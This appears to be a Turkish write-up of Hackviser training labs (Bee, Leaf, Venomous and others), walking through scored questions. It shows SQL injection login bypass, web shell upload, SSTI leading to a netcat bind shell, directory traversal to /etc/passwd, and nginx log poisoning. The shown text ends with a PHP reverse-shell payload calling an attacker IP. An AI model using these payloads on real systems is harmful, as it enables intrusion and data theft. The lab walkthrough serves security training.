rock kullanıcısı tarafından çalıştırılan ilk komut nedir?

Gönder

rock kullanıcısına  
giriş yapıp history  
komutunu  
çalıştırabiliriz. Bunu  
deneyelim.

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
rock@discover-lernaean:~$ history
 1 cat .bash_history
 2 cd
 3 ls -la
 4 history
 5 ls
 6 ls -la
 7 exit
 8 cd
 9 exit
10 pwd
11 cd /var/www/html/
12 ls -la
13 cd filemanager/
14 ls -la
15 cd
16 ls -la
17 history
rock@discover-lernaean:~$ |
```

cat ile  
.bash\_history  
dosyasını okumaya  
çalışmış. Cevap  
olarak bunu girelim  
ve odayı  
tamamlayalım.

X



## Tebrikler

tiryaki3264 Hackviser'in [Discover Lernaean](#) işinmasını başarıyla tamamladı

15 Eki 2024

Bu aşamalardan sonra bu odayı da başarıyla tamamlamış bulunuyoruz.

## Bee

 Bee 23 Puan

**Kolay**

Bu alıştırma makinesi, veritabanını istismar etmeye neden olan SQL Injection ve sunucuya zararlı dosyaların yüklenmesine sebebiyet veren File Upload zafiyetlerinin nasıl istismar edileceğini öğretmeye odaklıdır.

SQL Injection ve File Upload zafiyetlerinin nasıl keşfedileceği ve bu zafiyetlerin nasıl istismar edileceği ile ilgili alıştırmalar yapmak için önerilir.

 Write-up'ı Aç

Bu alıştırma açıklamasından da anlaşıldığı üzere file upload ve sqli zafiyetlerini içermekte. Sorulara göre çözüm yolunda ilerleyelim.

● 2 Puan

Hangi port(lar) açık?

**Gönder**

Hangi portların açık olduğuna nmap ile bakacağım yine. SQLi zafiyeti varsa 3306 portu açık olabilir. Hemen tarama yapıyorum.

```
[root@ASUS] ~
# nmap 172.20.5.125 -sS
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-15 22:49 EEST
Nmap scan report for 172.20.5.125 (172.20.5.125)
Host is up (0.069s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
3306/tcp  open  mysql

Nmap done: 1 IP address (1 host up) scanned in 1.29 seconds
```

Doğru tahminde bulunduk. 3306 MySQL portu ve 80 portu açık. Buradan ilerleyeceğiz.

● 4 Puan

Sitede oturum açabilmek için hosts dosyasına hangi domaini eklediniz?

**Gönder**

Siteye IP adresinden gidip login alanına yönlendirilirken adres satırında çıkan URL

değerini eklememiz gerekiyor. Bu da dashboard.innovifyai.hackviser sonucuna ulaştırıyor bizi.

```
192.168.1.104 host.docker.internal
192.168.1.104 gateway.docker.internal
172.20.5.125 dashboard.innovifyai.hackviser
```

Windows üzerinde çalıştığım için hosts dosyasına

C:/Windows/System32/drivers/etc/hosts üzerinden eriştim. Ve ilgili yere bu satırı ekledim. Artık login erkanına erişebiliyorum.

3 Puan

Hangi zayıfet ile login panelini bypass ettiniz?


Gönder

Login ekranını bypass etmek için bu laboratuvar SQLi zayıfetini test edebiliriz.


Hata mesajı alma durumuna bakmak için tek tırnak değerini göndermeyi deniyorum.

temizlemek gerekiyordu.

Böyle bir uyarı aldım. Bunu burp üzerinden de değiştirebiliriz. Tarayıcı üzerinden değiştirmek için geliştirici seçeneklerinden html koduna müdahale ederek de çözebiliriz. Input alanındaki required değerini silersek zorunluluk kalkacaktır. Burada type="email" değerini de



SQL hatasını aldık. Demek ki burada sqli deneyebiliriz. O halde en basit payload ile denememiz yapalım. ' OR 1=1# şeklinde giriş denemesinde bulunalım.



Evet ilk denedığımız payload ile giriş yapmayı başardık. Eğer olmasaydı burp suite ile girmemiz gerekecekti. Çünkü her defasında sayfayı hazırlamak zor olabilir. Repeater aracıyla daha kolay olacaktır.

Kısaca bu sorumuzun cevabı SQL injection olacaktır.

**2 Puan**

Login'i bypass ederek erişim elde ettiğiniz panelde kullanıcı ayarlarını içeren sayfanın adı ve uzantısı nedir?

**Gönder**

Panelde sağ üstte profil ekranında settings isimli menüye gittiğimizde settings.php sayfasına

yönlendirir ve bahsedilen ayarlar burada bulunur.

**7 Puan**


File upload zafiyeti ile makinede shell aldığınız kullanıcının id'si nedir?

**Gönder**

Bu soruya cevap vermemiz için makinede shell almamız gereklidir.  
Kendi yazdığımız shell

uygulamasını buraya yüklemeyi ve buradan shell almayı deneyelim.

Yükleme için kullanıcının profil fotoğrafını kullanacağız.



Bu işlemi de başarıyla tamamladık. Kendi yazdığımız shell yazılımı şuan sunucuda çalışıyor. user id değeri ve farklı bilgilere buradan ulaşabiliriz.

İd değeri 33 olarak bulunmuştur.

**5 Puan**

MySQL parolası nedir?

**Gönder**

Son soru olarak mysql parolası sorulmuş. Bunun için webshell aldıktan sonra sunucu içinde gezelbiliriz.

Ben dosyalar arasında gezinirken /www dizini altında veritabanı bağlantı dosyasını keşfettim. Bu dosyayı okuyarak şifreyi elde edebiliriz. Dosya içeriği aşağıdaki gibidir.


## Editing File:

/var/www/dashboard.innovifyai.hackviser/db\_connect.php

```
<?php  
$servername = "localhost";  
$username = "root";  
$password = "Root.123!hackviser";  
$database = "innovifyai";  
  
try {  
    $conn = new PDO("mysql:host=$servername;dbname=$database", $username, $password);  
    $conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);  
} catch (PDOException $e) {  
    die("Database connection failed: " . $e->getMessage());  
}  
?  
?
```

Save

Şifre Root.123!hackviser olarak bulunmuştur.



Son soru ile bu alıştırmayı da çözmiş bulunuyoruz.

## Leaf

Server-Side Template Injection (SSTI) zafiyeti, bir web uygulamasının kullanıcı verilerini şablon motorunda yeterince kontrol etmemesi sonucunda ortaya çıkar. Bu, saldırganların şablon motorunu manipüle ederek sunucuda istenmeyen komutlar çalıştırmasına yol açar.

SSTI zafiyetini keşfetme, istismar etme ve bind shell ile sunucuyu ele geçirme ile ilgili alıştırmalar yapmak için önerilir.

[Write-up'ı Aç](#)

Bu laboratuvara açıklamada görüldüğü gibi SSTI zafiyeti ile ilgili alanlar mevcut. SSTI farklı şablon motorlarını kapsayan, ilk başta karışık ama sonradan alışılacak bir zafiyet diyebiliriz. Soruların gelişine göre çözümlere bakalım.

2 Puan

Web sitesinin başlığı nedir?

Gönder

Web sitesinin başlığını soruyor ilk başta. Ben kısa yoldan terminalden curl aracı ile istek atıp title başlığını almayı tercih ediyorum.

```
(root㉿ASUS)-[~]
# curl 172.20.7.25
<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="utf-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <meta name="description" content="" />
    <meta name="author" content="" />
    <title>Modish Tech</title>
    <!-- Bootstrap icons-->
    <link href="https://bootstrapicons.net/.../fontawesome-free-5.15.3.woff2" rel="stylesheet" />
```

Burada cevabı Modish Tech olarak bulacağız.

2 Puan

Ürün detayının görüntülendiği sayfada hangi GET parametresi kullanılır?

Gönder

Bunun için aslında web sitesine gidip baktmamız daha rahat ve garanti olur. Ancak ben curl ile gelen response değerinden bulmaya çalıştım.

```
<!-- Product actions-->
<div class="card-footer p-4 pt-0 border-top-0 bg-transparent">
    <div class="text-center"><a class="btn btn-outline-dark mt-auto" href="/product.php?id=3">View</a></div>
</div>
```

Burada parametre olarak id anahtarı var ve değer olarak 3 almış.

id parametresi sorumuzun cevabıdır.

**1 Puan**

SSTI'nin açılımı nedir?

**Gönder**

SSTI açılımı ilk ekran görüntüsünde olduğu gibi Server-Side Template Injection'dır.

**5 Puan**

Yayın olarak kullanılan ve ekrana 49 ifadesini yazdırın SSTI payloadı nedir?

**Gönder**

Bizzat SSTI çalışırken sürekli `{{7*7}}` payloadını kullandım. Bu yüzden cevap `{{7*7}}` olacaktır.

**10 Puan**

Uygulamanın kullandığı veritabanı adı nedir?

**Gönder**

Bu soruya SSTI zafiyetini istismar ederek cevap verebiliriz. Site içerisinde ürünlere yorum bırakma alanı mevcut.

Buradaki iki alana da yukarıdaki payloadı girdiğimde 49 cevabını

alıyorum. Demek ki burada SSTI istismarı yapabilirim.

49



49

`{{7*7}}` payloadının sonucu burada görünüyor. Şimdi hactricks sitesinden SSTI ile ilgili dokumanı okuyorum ve uygun istismar yöntemini deniyorum.



Add a comment

What is your name?

What is your comment?

en doğru sonucu shell alarak yapabiliriz. Bunun için bind shell tekniğini kullanacağız. nc ile bind shell almak için dinleme moduna geçiyoruz. Bind shell mantığı bunu gerektiriyor.


```
[root@ASUS]# nc -nv 172.20.3.95 4444
[UNKNOWN] [172.20.3.95] 4444 (?) open
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Kali üzerinden de porta bağlanmaya çalışıyorum ve sonunda bağlantı aldım. id komutu ile bağlandığımı görebiliriz.

```
L# nc -nv 172.20.3.95 4444
(UNKNOWN) [172.20.3.95] 4444 (?) open
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd
/var/www/html
ls
Chart.bundle.min.js
blank.png
bootstrap-icons.css
bundle.min.js
comment.php
composer.json
composer.lock
config.php
css
index.php
js
product.php
products
vendor
cat config.php
<?php
$host = "localhost";
$dbname = "modish_tech";
$username = "root";
$password = "7tRy-zSmF-1143";

try {
    $pdo = new PDO("mysql:host=$host;dbname=$dbname;charset=utf8", $username, $password);
    $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
} catch (PDOException $e) {
    echo "Connection error: " . $e->getMessage();
}
?>
```

Bağlantıda sorun yaşasak da sunucuya tekrar eriştim, bulunduğum dizindeki config.php dosyasının içeriğini okudum ve veritabanına ait bilgileri edindim. Veriatbanı ismi modish\_tech şeklinde. Cevap budur.



Bu şekilde bu odayı da tamamlamış olduk.

## Venomous

2 Puan

Hangi web sunucusu çalışıyor?

Gönder

Bu sorunun cevabı için nmap aracına başvuruyoruz. Nmap sonucunda buna ulaşacağız.

```
[root@ASUSJ-]# nmap 172.20.3.142 -sS -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-15 14:20 UTC
Nmap scan report for 172.20.3.142 (172.20.3.142)
Host is up (0.066s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Good Shoppy;
```

80 portunda bir nginx web sunucusu çalıştığını tespit ettim. Bunu cevap olarak ekliyorum.


2 Puan

Bir faturayı görüntülemek için kullanılan GET parametresi nedir?


Gönder

bu soruya cevap vermek için ya web arayüzünden erişim sağlayacağız ya da curl ile inceleyebiliriz. Curl ile incelemek uzun

süreçinden tarayıcıdan bulmaya çalışıyorum.



Buradan aşamaları takip ettiğimizde adres satırında;



Değerini görebiliriz. bu durumda cevabımız invoice oluyor.


3 Puan

Sistemdeki passwd dosyasına erişmek için yaptığınız directory traversal saldırısının payloadı nedir?

Gönder




Yukarıdaki URL'de aslında sistemden bir dosya çağırıldığı belli. Buradan zafiyeti istismar etmeyi deneyeceğiz. İlk

deneyeceğimiz payload, kök dizine gitmek için olan “`../../../../`” payload olacaktır.



```
root:x:0:root:/root/bin/bash
daemon:x:1:daemon:/usr/sbin/nologin
bin:x:2:bin:/bin/nologin
sys:x:3:sys:/dev/usr/sbin/nologin
sync:x:4:65534:sync:/bin/sync
games:x:5:60:games:/usr/games/nologin
man:x:6:12:man:/var/cache/man/nologin
lp:x:7:lp:/var/spool/lpd/nologin
mail:x:8:8:mail:/var/mail/nologin
news:x:9:9:news:/var/spool/news/nologin
uucp:x:10:10:uucp:/var/spool/uucp/nologin
proxy:x:13:13:proxy:/bin/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www/usr/sbin/nologin
backup:x:34:34:backup:/var/backups/usr/sbin/nologin
list:x:38:Mailing List Manager:/var/list/usr/sbin/nologin
ircx:x:39:ircd:/run/ircd/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent/usr/sbin/nologin
_apt:x:100:65534:_apt:/nonexistent/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,/run/systemd/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,/run/systemd/usr/sbin/nologin
messagebus:x:103:109:nonexistent/usr/sbin/nologin
systemd-timesync:x:104:110:systemd Time Synchronization,,/run/systemd/usr/sbin/nologin
sshd:x:105:65534:/:/run/sshd/usr/sbin/nologin
hackviser:x:1000:1000:hackviser,,/home/hackviser/bin/bash
systemd-coredump:x:999:999:system Core Dumper:/usr/sbin/nologin
```


İlk denememizde boş sayfa geldiği için hemen arkasına gitmek istediğim dizini ekledim ve passwd dosyasını okumayı başardık.



Internette kısa bir araştırma yapıyorum.

Varsayılan yol `/var/log/nginx/access.log` olarak tanımlıdır.

Yukarıdaki yolu takip ederek log dosyasına erişiyorum. Bu eriştiğimiz dosyanın haricinde lograte servisinin kaydettiği loglara da bakmamız gereklidir. En güncel log yukarıdakidir, en eski log `access.log.1` olarak kaydedilen log dosyasıdır. Bu dosyayı da okumamız gereklidir.



Satır	Kaydır
1	10.0.10.4 - [24/Dec/2023:08:08:08 -0500] "GET / HTTP/1.1" 200 3380 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
2	10.0.10.4 - [24/Dec/2023:08:08:08 -0500] "GET /img/post/2.jpg HTTP/1.1" 404 188 "http://10.0.0.84/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
3	10.0.10.4 - [24/Dec/2023:08:08:08 -0500] "GET /img/post/1.jpg HTTP/1.1" 404 188 "http://10.0.0.84/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
4	10.0.10.4 - [24/Dec/2023:08:08:08 -0500] "GET /img/post/4.jpg HTTP/1.1" 404 188 "http://10.0.0.84/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
5	10.0.10.4 - [24/Dec/2023:08:08:08 -0500] "GET /favicon.ico HTTP/1.1" 404 188 "http://10.0.0.84/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
6	10.0.10.4 - [24/Dec/2023:08:08:08 -0500] "GET /favicon.ico HTTP/1.1" 404 188 "http://10.0.0.84/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"

Buradaki IP adresi cevap kısmındaki formata uyuyor. Tarih olarak da bunun daha eski olduğunu görebiliriz.

10 Puan

show-invoice.php dosyasının son değiştirildiği saat nedir?

bulabiliriz. Bunun içinde sunucuda kod yürütmemiz gereklidir. Log dosyasına erişim sağladığımız için log zehirlemesini deneyeceğiz.

```
[root@ASUS] ~]
# nc 172.20.3.142 80
GET /<?php system('id'); ?> HTTP/1.1
Host: 172.20.3.142
Conneciton: close
^C
```

nc aracı ile hedefimize çok küçük bir http paketi gönderiyoruz. Paketin içeriğinden dolayı php kodu yürütüldü ve log dosyasında komutun çıktısı yansdı.

```
10.8.9.239 - - [15/Oct/2024:18:03:50 -0400] "GET /show-invoice.php?invoice=../../../../var/log/nginx/access.log" 10.8.9.239 - - [15/Oct/2024:18:03:50 -0400] "GET /favicon.ico HTTP/1.1" 404 188 "http://172.20.3.142/show-invo
10.8.9.239 - - [15/Oct/2024:18:04:09 -0400] "GET /uid=33(www-data) gid=33(www-data) groups=33(www-data)
HTTP/1.1" 408 0 "-" "-"
```

Buradan zafiyetin çalıştığını gördük. Aslında yapmamız gereken reverse shell.

```
[root@ASUS] ~]
# nc 172.20.3.154 80
GET /<?php passthru('nc -e /bin/sh 10.8.9.239 4444'); ?> HTTP/1.1
Host: 172.20.3.154
Connection: close

HTTP/1.1 404 Not Found
Server: nginx/1.18.0
Date: Tue, 15 Oct 2024 22:45:57 GMT
Content-Type: text/html
Content-Length: 153
Connection: close

<html>
<head><title>404 Not Found</title></head>
<body>
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.18.0</center>
</body>
</html>
```

İlk aşamada hedefin 80 portuna bağlanıyoruz ve reverse shell için gerekli bağlantı kodunu içeren php komutunu sunucuya gönderiyoruz. Burada bizim 4444 portumuza bağlanması sağlanıyor. Log dosyasına bu düzüğünde ve log dosyasını çağrıdığımızda bu kısım işlenecek.

```
[alpaslan@ASUS] ~]
